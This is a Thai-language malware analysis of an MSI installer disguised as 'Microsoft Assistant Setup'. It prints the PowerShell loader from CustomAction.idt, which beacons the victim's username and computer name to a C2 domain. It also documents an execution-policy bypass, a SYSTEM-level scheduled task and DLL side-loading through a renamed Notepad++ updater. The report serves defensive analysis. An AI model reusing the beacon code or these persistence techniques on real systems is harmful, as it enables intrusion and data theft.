AdminExecuteSequence	ControlCondition	Registry
RadioButton	AI_XmlFile	

ตารางที่ 2 แสดงข้อมูลรายการชื่อ stream ทั้งหมดภายในไฟล์ 5149f8fb28...

Binary.New	Binary.repairic
Binary.Up	Binary.banner.jpg
disk1.cab	Binary.dialog.jpg

Binary.info	Binary.xmlCfg.dll
Binary.tabback	Binary.aicustact.dll
Binary.completi	Binary.cmdlinkarrow
Binary.custicon	Binary.aischeduler2.dll
Binary.exclamic	Binary.PowerShellScriptLauncher.dll
Binary.insticon	SummaryInformation
Binary.removico	

ทั้งนี้ ข้อมูลภายใน table และ stream สามารถสกัดออกมาได้โดยใช้เครื่องมือชื่อ msidump[9] ซึ่งจะได้ผลลัพธ์ดังต่อไปนี้

- ไฟล์ข้อมูลประเภท archive file format ซึ่งมีนามสกุลไฟล์คือ ".idt" และมีชื่อไฟล์สอดคล้องกับรายการชื่อ table ยกตัวอย่างเช่น ไฟล์ InstallExecuteSequence.idt และ CustomAction.idt เป็นต้น โดยภายในไฟล์ดังกล่าวจะประกอบด้วยข้อมูลประเภท strings ที่สกัดมาจาก table ในแต่ละรายการ (ถ้ามี)
- โฟลเดอร์ชื่อ "Binary" ภายในเก็บไฟล์ประเภท executable
- โฟลเดอร์ชื่อ "_Stream" ภายในเก็บไฟล์ข้อมูลประเภท stream

โดยทั่วไปแล้ว ผู้โจมตีมักจะทำการซ่อนข้อมูลหรือโค๊ดที่เป็นอันตรายเอาไว้ภายใน table ชื่อ "CustomAction" ดังนั้นเราสามารถเปิดอ่านไฟล์ CustomAction.idt เพื่อตรวจสอบข้อมูลภายในได้ ซึ่งในกรณีของไฟล์ 5149f8fb28... พบว่าภายในไฟล์ CustomAction.idt มีการใช้งาน PowerShell loader อยู่ภายในไฟล์ดังกล่าว โดยมีรายละเอียดตามตารางที่ 3 ดังนี้

ตารางที่ 3 ข้อมูล PowerShell loader (***ตัวอักษรเอียงหนา***) ที่ตรวจพบภายในไฟล์ CustomAction.idt

Action	Type	Source	Target	ExtendedType
s72	i2	S72	S0	I4
CustomAction	Action			
AI_DETECT_MODERNWIN		1	aicustact.dll	DetectModernWindows
AI_Init_PrepareDlg		1	aicustact.dll	DoEvents
AI_ProcessTasks2		1	aischeduler2.dll	ProcessTasks
AI_RollbackTasks2		11521	aischeduler2.dll	DeleteTasks
AI_RemoveTasks2		11265	aischeduler2.dll	DeleteTasks

[9] "msidump - dump the tables and streams ... - Ubuntu Manpage." https://manpages.ubuntu.com/manpages/impish/man1/msidump.1.html. Accessed 10 Nov. 2022.

AI_ScheduleTasks2 11265 aischeduler2.dll ScheduleTasks
AI_UninstallTasks2 1 aischeduler2.dll UninstallTasks
AI_XmlCommit 11777 xmlCfg.dll OnXmlCommit
AI_XmlInstall 1 xmlCfg.dll OnXmlInstall
AI_XmlConfig 11265 xmlCfg.dll OnXmlConfig
AI_XmlRemove 11265 xmlCfg.dll OnXmlRemove
AI_XmlRollback 11521 xmlCfg.dll OnXmlRollback
AI_XmlUninstall 1 xmlCfg.dll OnXmlUninstall
AI_SET_ADMIN 51 AI_ADMIN 1
AI_InstallModeCheck 1 aicustact.dll UpdateInstallMode
AI_LaunchApp 1 aicustact.dll LaunchApp
AI_SHOW_LOG 65 aicustact.dll LaunchLogFile
AI_DpiContentScale 1 aicustact.dll DpiContentScale
AI_EnableDebugLog 321 aicustact.dll EnableDebugLog
AI_BACKUP_AI_SETUPEXEPATH 51 AI_SETUPEXEPATH_ORIGINAL
[AI_SETUPEXEPATH]
AI_DATA_SETTER 51 CustomActionData [~]
AI_DATA_SETTER_1 51 CustomActionData [~]
AI_DATA_SETTER_2 51 CustomActionData

```
DigitallySignScriptFlags0ParamsScript#Requires -version 3
Param()

# Let's see which Powershell we're using. Feel free to remove this function
Function Say-Hello() [\{]
        $c = "http://" + $env:USERNAME + "."+ $env:COMPUTERNAME + "." +
"90f5b7d8.logplog.eu.org"
  Invoke-WebRequest -URI $c
[\}]

# Your code goes here
Say-HelloScriptPreambleparam(
  [\[]alias("propFile")[\]]      [\[]Parameter(Mandatory=$true)[\]] [\[]string[\]]
$msiPropOutFilePath
```

```
 ,[\[]alias("propSep")[\]]       [\[]Parameter(Mandatory=$true)[\]] [\[]string[\]]
$msiPropKVSeparator
 ,[\[]alias("scriptFile")[\]]    [\[]Parameter(Mandatory=$true)[\]] [\[]string[\]]
$userScriptFilePath
 ,[\[]alias("scriptArgsFile")[\]][\[]Parameter(Mandatory=$false)[\]][\[]string[\]]
$userScriptArgsFilePath
 ,[\[]Parameter(Mandatory=$true)[\]]                    [\[]string[\]] $testPrefix
 ,[\[]switch[\]]                                        $isTest
 )

Function AI_GetMsiProperty( [\[]Parameter(Mandatory=$true)[\]]  [\[]string[\]]
$name
                          , [\[]Parameter(Mandatory=$false)[\]] $testValue = $null
                          )
[\{]
  if ($isTest -and ($testValue -ne $null))
  [\{]
    "$testPrefix$name$msiPropKVSeparator$testValue" | Out-File -append
-encoding unicode -filepath $msiPropOutFilePath
    return $testValue
  [\}]
  [\[]array[\]] $content = Get-Content $msiPropOutFilePath
  [\[]array[\]]::Reverse($content)
  ForEach ($line in $content)
  [\{]
    $lineTokens = $line -split $msiPropKVSeparator
    if ($lineTokens.Count -gt 1 -and $lineTokens[\[]0[\]] -eq $name)
    [\{]
      return $lineTokens[\[]1[\]]
    [\}]
  [\}]
  return ''
[\}]
```

```
Function AI_SetMsiProperty( [\[]]Parameter(Mandatory=$true)[\]] $name
                          , [\[]]Parameter(Mandatory=$false)[\]] $value
                          )
[\{]
  if ($value -eq $null)
  [\{]
    Write-Output "POTENTIAL_BUG: MSI property $name set to an uninitialized/null
variable. Initialize empty variables using empty quotes."
  [\}]
  "$name$msiPropKVSeparator$value" | Out-File -append -encoding unicode
-filepath $msiPropOutFilePath
[\}]

Set-Alias -name "Get-Property" -value AI_GetMsiProperty
Set-Alias -name "Set-Property" -value AI_SetMsiProperty

try
[\{]
  [\[]]string[\]] $userScriptArgs = Get-Content $userScriptArgsFilePath

  $userScriptFilePath = $userScriptFilePath.Replace(' ', '` ')
  $userScriptFilePath = $userScriptFilePath.Replace('$', '`$')
  $userScriptFilePath = $userScriptFilePath.Replace('&', '`&')
  # Simple quotes are problematic, especially when more in a succession
  # e.g. in a username. We need to enclose each bundle of them in a simple
quoted string
  # with each contained simple quote being escaped by doubling. N initial quotes
=> (N+1)*2 final quotes
  $userScriptFilePath = $userScriptFilePath.Replace("''''''", "??????????")
  $userScriptFilePath = $userScriptFilePath.Replace("'''''",  "????????")
  $userScriptFilePath = $userScriptFilePath.Replace("''''",   "??????")
  $userScriptFilePath = $userScriptFilePath.Replace("'''",    "????")
```

```
  $userScriptFilePath = $userScriptFilePath.Replace('?',    '"')

  Invoke-Expression "$userScriptFilePath $userScriptArgs"

  if ($LastExitCode -ne $null)
  [\{]
    exit $LastExitCode;
  [\}]
[\}]
catch
[\{]
   Write-Output "ERROR: $($_.Exception.Message)"
   Exit 0x23E #ERROR_UNHANDLED_EXCEPTION
[\}]
```

```
AI_DOWNGRADE        19              4010
AI_PREPARE_UPGRADE 65       aicustact.dll    PrepareUpgrade
AI_RESTORE_LOCATION         65      aicustact.dll    RestoreLocation
AI_RESTORE_AI_SETUPEXEPATH          51      AI_SETUPEXEPATH
[AI_SETUPEXEPATH_ORIGINAL]
AI_DATA_SETTER_3    51      CustomActionData    [AI_Init_PrepareDlg]
AI_ResolveKnownFolders      1       aicustact.dll    AI_ResolveKnownFolders
AI_RestartElevated    1       aicustact.dll    RestartElevated
AI_STORE_LOCATION  51       ARPINSTALLLOCATION [APPDIR]
SET_TARGETDIR_TO_APPDIR   51       TARGETDIR       [APPDIR]
AI_CORRECT_INSTALL  51       AI_INSTALL      {}
PowerShellScriptInline1       PowerShellScriptLauncher.dll RunPowerShellScript
SET_APPDIR    307     APPDIR [ProgramFilesFolder][Manufacturer]\[ProductName]
SET_SHORTCUTDIR    307     SHORTCUTDIR [ProgramMenuFolder][ProductName]
AI_SET_RESUME       51       AI_RESUME      1
AI_SET_INSTALL      51       AI_INSTALL      1
AI_SET_MAINT 51       AI_MAINT        1
AI_SET_PATCH 51       AI_PATCH        1
```

โดย PowerShell loader ดังกล่าว มีวัตถุประสงค์เพื่อสั่งให้เครื่องเป้าหมายเรียกกลับไปยัง Command and Control (C2) ที่มีโดเมนคือ 90f5b7d8.logplog.eu[.]org โดยกำหนด prefix ให้เป็นข้อมูล USERNAME และ COMPUTERNAME ของเครื่องคอมพิวเตอร์เป้าหมาย

เมื่อตรวจสอบข้อมูลภายในโฟลเดอร์ Binary และ "_Streams" พบไฟล์ที่น่าสนใจหลายรายการ รายละเอียดตามตารางที่ 4

ตารางที่ 4 รายการของไฟล์ที่ปรากฏภายในโฟลเดอร์ Binary และ "_Streams" ของไฟล์ 5149f8fb28...

ชื่อไฟล์	SHA256	ประเภทของไฟล์
Binary.aicustact.dll	a0f2f672e3599f49418d54e2a54946d49c63463254540ab2c7968022b65daeae	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Binary.aischeduler2.dll	25d1874609fb707be85e83eaad817019ad6ad0c38bbf082025640226c0630656	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Binary.PowerShellScriptLauncher.dll	27fa0699172445ea45fb486e59e9ffbc871fe2b7c93bcea71f17d7b7c02e9543	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Binary.xmlCfg.dll	d1a08242af7575c379140119e77867d5bceed77e965b7460ec5ed76c8c4b5a22	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
disk1.cab	830c44147802db03d6a0e7b20b157993b2ee0d44279583e8c35d3a48ee190a0e	Microsoft Cabinet archive data, many, 817232 bytes, 2 files, at 0x2c +A "libcurl.dll" +A "svchost.exe", ID 1234, number 1, 48 datablocks, 0x1 compression

จากตารางที่ 4 จะพบว่ามีไฟล์ประเภท dynamic-linke library (DLL) จำนวน 4 รายการ ทั้งหมดเป็น legitimate file ที่ถูก signed โดย Caphyon SRL[10] ซึ่งเป็นเจ้าของผลิตภัณฑ์ชื่อ Advance Installer ที่สามารถใช้ในการสร้างไฟล์ windows installer (.msi) ได้ ดังนั้นจึงมีความเป็นไปได้สูงว่าผู้พัฒนามัลแวร์มีการใช้งานผลิตภัณฑ์ดังกล่าวในการสร้างไฟล์ 5149f8fb28... โดยนอกจากไฟล์ DLL ทั้ง 4 รายการแล้ว ยังตรวจพบไฟล์ประเภท Windows Cabinet file[11] (.cab) ชื่อ disk1.cab ซึ่งภายในบรรจุไฟล์อยู่อีก 2 รายการ รายละเอียดตามภาพที่ 2 และตารางที่ 5

```
remnux@remnux:~/Desktop/malware/MSI$ 7z l _Streams/disk1.cab

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU AMD Ryzen 7 PRO
 5850U with Radeon Graphics      (A50F00),ASM,AES-NI)

Scanning the drive for archives:
1 file, 817232 bytes (799 KiB)

Listing archive: _Streams/disk1.cab

--
Path = _Streams/disk1.cab
Type = Cab
Physical Size = 817232
Method = MSZip
Blocks = 1
Volumes = 1
Volume Index = 0
ID = 1234

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2022-09-07 03:15:24 ....A       825856               libcurl.dll
2021-10-21 14:45:14 ....A       745384               svchost.exe
------------------- ----- ------------ ------------  ------------------------
2022-09-07 03:15:24            1571240       817232  2 files
```

ภาพที่ 2 ผลการตรวจสอบข้อมูลภายในไฟล์ disk1.cab โดยใช้เครื่องมือชื่อ 7z[12]

ตารางที่ 5 รายละเอียดของไฟล์ที่ตรวจพบภายในไฟล์ disk1.cab

ชื่อไฟล์	SHA256
libcurl.dll	a2452456eb3a1a51116d9c2991aae3b0982acc1a9b30efee92a4f102dc4d2927
svchost.exe	285d1f375eedb5dc30b2962ed45187f1fe07cfd09de101faca8a1b2416e6bd69

[10] "Caphyon Ltd." https://www.caphyon.com/. Accessed 11 Nov. 2022.


[11] "Cabinet Files - Win32 apps - Microsoft Learn." 7 Jan. 2021, https://learn.microsoft.com/en-us/windows/win32/msi/cabinet-files. Accessed 11 Nov. 2022.

[12] "Download - 7-Zip." https://www.7-zip.org/download.html. Accessed 11 Nov. 2022.

เมื่อไฟล์ 5149f8fb28... ถูก execute จะแสดงหน้าต่าง set up wizard ชื่อ "Microsoft Assistant Setup" ขึ้นมาเพื่อลวงผู้ใช้งานหลงเชื่อว่ากำลังติดตั้งซอฟต์แวร์ Microsoft Assistant อยู่ อย่างไรก็ตามเมื่อผู้ใช้งานทำตามขั้นตอนการติดตั้งจนเสร็จสมบูรณ์แล้วก็ไม่ปรากฏว่าจะสามารถใช้งานซอฟต์แวร์ Microsoft Assistant ได้แต่อย่างใด รายละเอียดตามภาพที่ 3

ภาพที่ 3 หน้าต่างแสดงการติดตั้งซอฟต์แวร์ Microsoft Assistant เพื่อลวงให้ผู้ใช้งานหลงเชื่อ

ในขณะเดียวกัน ไฟล์ 5149f8fb28... จะเริ่มการทำงานในเบื้องหลังคือ มีกระบวนการทำงานผ่าน msiexec.exe ซึ่งจะทำการเรียกใช้งาน Windows service ชื่อ msiserver เพื่อทำหน้าที่ในการติดตั้งไฟล์ประเภท Windows installer ด้วยสิทธิ์ตาม local account ที่กำลังใช้งาน ณ ขณะนั้น รายละเอียดตามภาพที่ 4




ภาพที่ 4 แสดงรายละเอียด Process Tree เมื่อทำการ execute ไฟล์ 5149f8fb28...

โดยในช่วง runtime โปรเซส msiexec.exe จะทำการสร้างไฟล์ PowerShell script จำนวน 2 ไฟล์ ภายใต้ไดเรคทอรี่ %temp% ด้วยการตั้งชื่อไฟล์ดังกล่าวแบบสุ่ม โดยตามตัวอย่างในที่นี้คือไฟล์ "pss131E.ps1" และไฟล์ "scr131C.ps1" ตามลำดับที่หนึ่งและสอง จากนั้นโปรเซส msiexec.exe จะทำการเรียกใช้งาน powershell.exe เพื่อ execute ไฟล์ "*.ps1" ในลำดับที่หนึ่งด้วย command-line ตามที่ปรากฏในตารางที่ 6 โดยมีการกำหนด swtich และ พารามิเตอร์ ได้แก่ "-NoProfile", "-Noninteractive", "-Execuition Policy Bypass" เพื่อหลบเลี่ยงมาตราการรักษาความปลอดภัย และกำหนด switch "-File" เพื่อใช้ในการ execute ไฟล์ "*.ps1" ในลำดับที่สอง ซึ่งภายในมี PowerShell script ตรงกันกับข้อมูลของ PowerShell loader ที่อยู่ภายใน CustomAction.idt รายละเอียดตามภาพที่ 5

ตารางที่ 6 command-line ของโปรเซส powershell.exe ที่ถูกเรียกใช้งานโดย msiexec.exe

-NoProfile -Noninteractive -ExecutionPolicy Bypass -File C:\Users\REM\AppData\Local\Temp\pss131E.ps1 -propFile C:\Users\REM\AppData\Local\Temp\msi131B.txt -scriptFile C:\Users\REM\AppData\Local\Temp\scr131C.ps1 -scriptArgsFile C:\Users\REM\AppData\Local\Temp\scr131D.txt -propSep :<->: -testPrefix _testValue.




ภาพที่ 5 Windows Event ID 4104 แสดงข้อมูลการ execute PowerShell script ที่เกิดจากไฟล์ 5149f8fb28... ซึ่งสอดคล้องกับข้อมูลที่พบใน PowerShell loader จากภายในไฟล์ CustomAction.idt

จากภาพที่ 5 เมื่อ Invoke-WebRequest cmdlet เริ่มทำงาน จะสร้างการเชื่อมต่อผ่านพอร์ต 80 (TCP) ไปยัง C2 คือ hxxp://{USERNAME}.{COMPUTERNAME}.90f5b7d8.logplog.eu[.]org โดยมีรายละเอียดของ HTTP Header ตามตารางที่ 7 ซึ่งอาจมีความเป็นไปได้ว่าผู้โจมตีสร้าง PowerShell script ดังกล่าวขึ้นมาเพื่อใช้ในการส่งเบคอนโดยคาดว่ามีวัตถุประสงค์เพื่อแจ้งเตือนผู้โจมตีว่ามีเครื่องคอมพิวเตอร์เครื่องใหม่ที่ติดตั้งมัลแวร์แล้ว ตลอดจนคาดว่าเพื่อส่งข้อมูลเครื่องเป้าหมายไปยัง C2 สำหรับการลงทะเบียน (registration) กับ C2 ในการรับคำสั่งจากผู้โจมตีต่อไป นอกจากนั้นยังอาจจะใช้ในการตรวจสอบ PowerShell version ของเครื่องคอมพิวเตอร์เป้าหมายโดยอาศัยข้อมูลจาก User-Agent ที่ได้รับกลับไป

ตารางที่ 7 ข้อมูล HTTP Header ซึ่งเกิดจากการ call back กลับไปยัง C2 โดยอาศัย PowerShell loader ภายในไฟล์ CustomAction.idt

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US)
WindowsPowerShell/5.1.16299.251
Host: {USERNAME}.{COMPUTERNAME}.90f5b7d8.logplog.eu.org
Connection: Keep-Alive
```


จากนั้นโปรเซส msiexec.exe จะทำการ**สร้าง schedule task ชื่อ MicrosoftAssistantUpdateTaskMachine โดยกำหนดให้ไฟล์ C:\Program Files (x86)\Microsoft\Microsoft Assistant\Microsoft Assistant\svchost.exe ทำงานทุกครั้งเมื่อเครื่องคอมพิวเตอร์เริ่มทำงาน โดยใช้สิทธิ์ระดับสูงสุด (highest privileges) คือสิทธิ์ SYSTEM ดังนั้นเมื่อเครื่องคอมพิวเตอร์ผ่านการรีบูท มัลแวร์จะสามารถทำงานด้วยสิทธิ์ SYSTEM ได้ทันที** รายละเอียดตามภาพที่ 6



ภาพที่ 6 มัลแวร์ทำการสร้าง schedule task ชื่อ MicrosoftAssistantUpdateTaskMachine

ต่อมาโปรเซส msiexec.exe จะทำการสร้างไฟล์ชื่อ svchost.exe, libcurl.dll, และ gup.xml เอาไว้ภายในไดเรคทอรี่ "%PROGRAMFILES(X86)%\Microsoft\Microsoft Assistant\Microsoft Assistant" โดยไฟล์ svchost.exe และ libcurl.dll มีค่า hash ตรงกันกับไฟล์ที่ตรวจพบในไฟล์ disk1.cab ในขณะที่ไฟล์ gup.xml (SHA256: 5ed9f723686247615cbe8d178287f61fd4cd994bc5737edd2ee30783a7539870) เป็นไฟล์ประเภท Extensible Markup Language (".xml") ซึ่งเกี่ยวข้องกับซอฟต์แวร์ชื่อ Notepad++[13] รายละเอียดตามภาพที่ 7

[13] "Notepad++." https://notepad-plus-plus.org/. Accessed 13 Nov. 2022.



ภาพที่ 7 ข้อมูลภายในไฟล์ gup.xml แสดงถึงความเชื่อมโยงกับซอฟต์แวร์ Notepad++

หลังจากนั้นโปรเซส msiexec.exe จะทำการ spawn โปรเซส svchost.exe โดยใช้ไฟล์จากภายในไดเรคทอรี่ "%PROGRAMFILES(X86)%\Microsoft\Microsoft Assistant\Microsoft Assistant" ซึ่งมีการกำหนด command-line ตามตารางที่ 8

ตารางที่ 8 Command-line ของโปรเซส svchost.exe ที่ถูกกำหนดโดยโปรเซส msiexec.exe

"C:\Program Files (x86)\Microsoft\Microsoft Assistant\Microsoft Assistant\svchost.exe"

285d1f375eedb5dc30b2962ed45187f1fe07cfd09de101faca8a1b2416e6bd69

Tags		
Legitimate File	DLL Side-Loading	Notepad++

รายละเอียดของไฟล์

ชื่อไฟล์	svchost.exe
ขนาด	745384 bytes
ประเภท	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	6560672839761b34d125689c1f7b5a67
SHA1	22a86687563ebc3c49497dee5672bb977ef24e5b
SHA256	285d1f375eedb5dc30b2962ed45187f1fe07cfd09de101faca8a1b2416e6bd69
SHA512	342d1b7970ac08fdc2e32561b9e94a17f632acb40067d2a4697ba7b971e9ffa8fd6d92248dc1c307a41975449c4d80b885b2e95fa1fae73e16756c622924a288
ssdeep	12288:hPlHfuY5dwaOjXgq3Z5LbCS8fRwlGaEn+LaSJ3Kw8+bxAaWUeICV+YEcBpbQD/Mt:hPI2qqHCXfRwlGaEn1AbxdWUrCVyYpE+
Entropy	6.63

แอนตี้ไวรัส

Kaspersky	Undetected
McAfee	Undetected
Microsoft	Undetected

PE Metadata

Compile Date	2021-10-07 14:12:40 UTC
Import Hash	13987573249db409531745d87aa89a4d
CompanyName	Don HO don.h@free.fr
FileDescription	WinGup for Notepad++
FileVersion	5.21
InternalName	gup.exe
LegalCopyright	Copyright 2018 by Don HO
OriginalFilename	gup.exe
ProductName	WinGup for Notepad++
ProductVersion	5.21

Signature

serial_number	01342592a0010cb1109c11c0519cfd24
common_name	Notepad++
country	FR
locality	Saint Cloud
organization	Notepad++
email	
valid_from	May 3 00:00:00 2019 GMT
valid_to	May 11 12:00:00 2022 GMT

ความเชื่อมโยง

ไฟล์ 285d1f375e... (svchost.exe)	Drop_by Load	ไฟล์ 5149f8fb28... (Microsoft Assistant.msi) ไฟล์ a2452456eb... (libcurl.dll)

รายละเอียด

ไฟล์ 285d1f375eedb5dc30b2962ed45187f1fe07cfd09de101faca8a1b2416e6bd69 (svchost.exe) เป็นไฟล์ที่ถูก drop โดยไฟล์ 5149f8fb28... (Microsoft Assistant.msi) อยู่ภายในไดเรคทอรี่ "%PROGRAMFILES(X86)%\Microsoft\Microsoft Assistant\Microsoft Assistant" พร้อมกับไฟล์อีก 2 รายการ คือ libcurl.dll (SHA256: a2452456eb3a1a51116d9c2991aae3b0982acc1a9b30efee92a4f102dc4d2927) และ gup.xml (SHA256: 5ed9f723686247615cbe8d178287f61fd4cd994bc5737edd2ee30783a7539870)

